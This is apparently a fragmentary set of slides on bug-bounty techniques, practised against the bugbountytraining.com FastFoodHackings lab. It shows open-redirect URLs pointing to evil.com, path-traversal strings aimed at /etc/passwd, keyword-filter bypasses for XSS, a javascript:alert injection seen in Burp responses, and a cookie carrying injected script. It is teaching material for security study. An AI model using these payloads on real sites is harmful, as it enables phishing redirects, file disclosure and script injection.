



USER




TARGET.COM



EVIL.COM

`target.com/?url=evil.com`



target.com/?url=google.com



TARGET.COM



EVIL.COM




target.com/?url=google.com



TARGET.COM



GOOGLE.COM




TARGET.COM



GOOGLE.COM



[LOAD] google.com




TARGET.COM



GOOGLE.COM

google.com


target.com/?url=google.com



TARGET.COM



GOOGLE.COM




TARGET.COM



GOOGLE.COM



[LOAD] google.com



TARGET.COM




GOOGLE.COM



[LOAD] google.com#type=0


CODE ANALYSIS

REGULAR EXPRESSIONS



- Search for specific **patterns** within a string.
- Uses **rules** to match pattern.

→ Great to tell a program what to look for in a large text.



?

.

*

=



\

?

.

*

?

=

...//...//...//etc/passwd




../../../etc/passwd

aalertlert



alert



Invalid  Google - https://www.bugbountytraining.com/fastfoodhackings/go.php?returnUrl=https://google.com



 https://www.bugbountytraining.com/fastfoodhackings/go.php?returnUrl=https://google.com - Google Search

 Google - https://www.bugbountytraining.com/fastfoodhackings/go.php?returnUrl=https://google.com&type=1

 Google - https://www.bugbountytraining.com/fastfoodhackings/go.php?returnUrl=https://google.com&type=0

 https://www.bugbountytraining.com/fastfoodhackings/go.php?returnurl=https://google.com





urn url supplied!

```
HTTP/1.1 302 Found
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 07 Sep 2022 13:41:39 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Location: https://google.com#type=0
Content-Length: 0
```



Project options User options Learn

Intercept HTTP history WebSockets history Options

Response from https://www.bugbountytraining.com:443/fastfoodhackin

Forward Drop Intercept is... Action

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Wed, 07 Sep 2022 13:45:14 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Content-Length: 63
7
8 <script>
  top.location.href='https://google.com#type=1';
</script>
```


Dashboard Target **Proxy** Intruder Repeater Sequencer De

Project options User options Learn


Intercept HTTP history WebSockets history Options


🔒 Response from https://www.bugbountytraining.com:443/fastfoodhackings/g

Forward Drop **Intercept is...** Action Open

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Wed, 07 Sep 2022 13:52:23 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Content-Length: 67
7
8 <script>
  top.location.href='javascript:alert(2);//#type=1';
</script>
```






FastFoodHackings


Pretty Raw Hex



```
1 POST /fastfoodhackings/api/book.php?battleofthehackers=no HTTP/1.1
2 Host: www.bugbountytraining.com
3 Cookie: promotion=UKONLY%27%3Baalertlert%282%29%3Bvar%20x%3D%27a; bookingInfo=
  eyduYW1lJzondGVzdCcsICdkYXRlJzonMjAyMi0wOS0yMyCsICdlbWFpbCc6J3Rlc3RAdGVzdC5jb20
  nfQ%3D%3D
4 Content-Length: 47
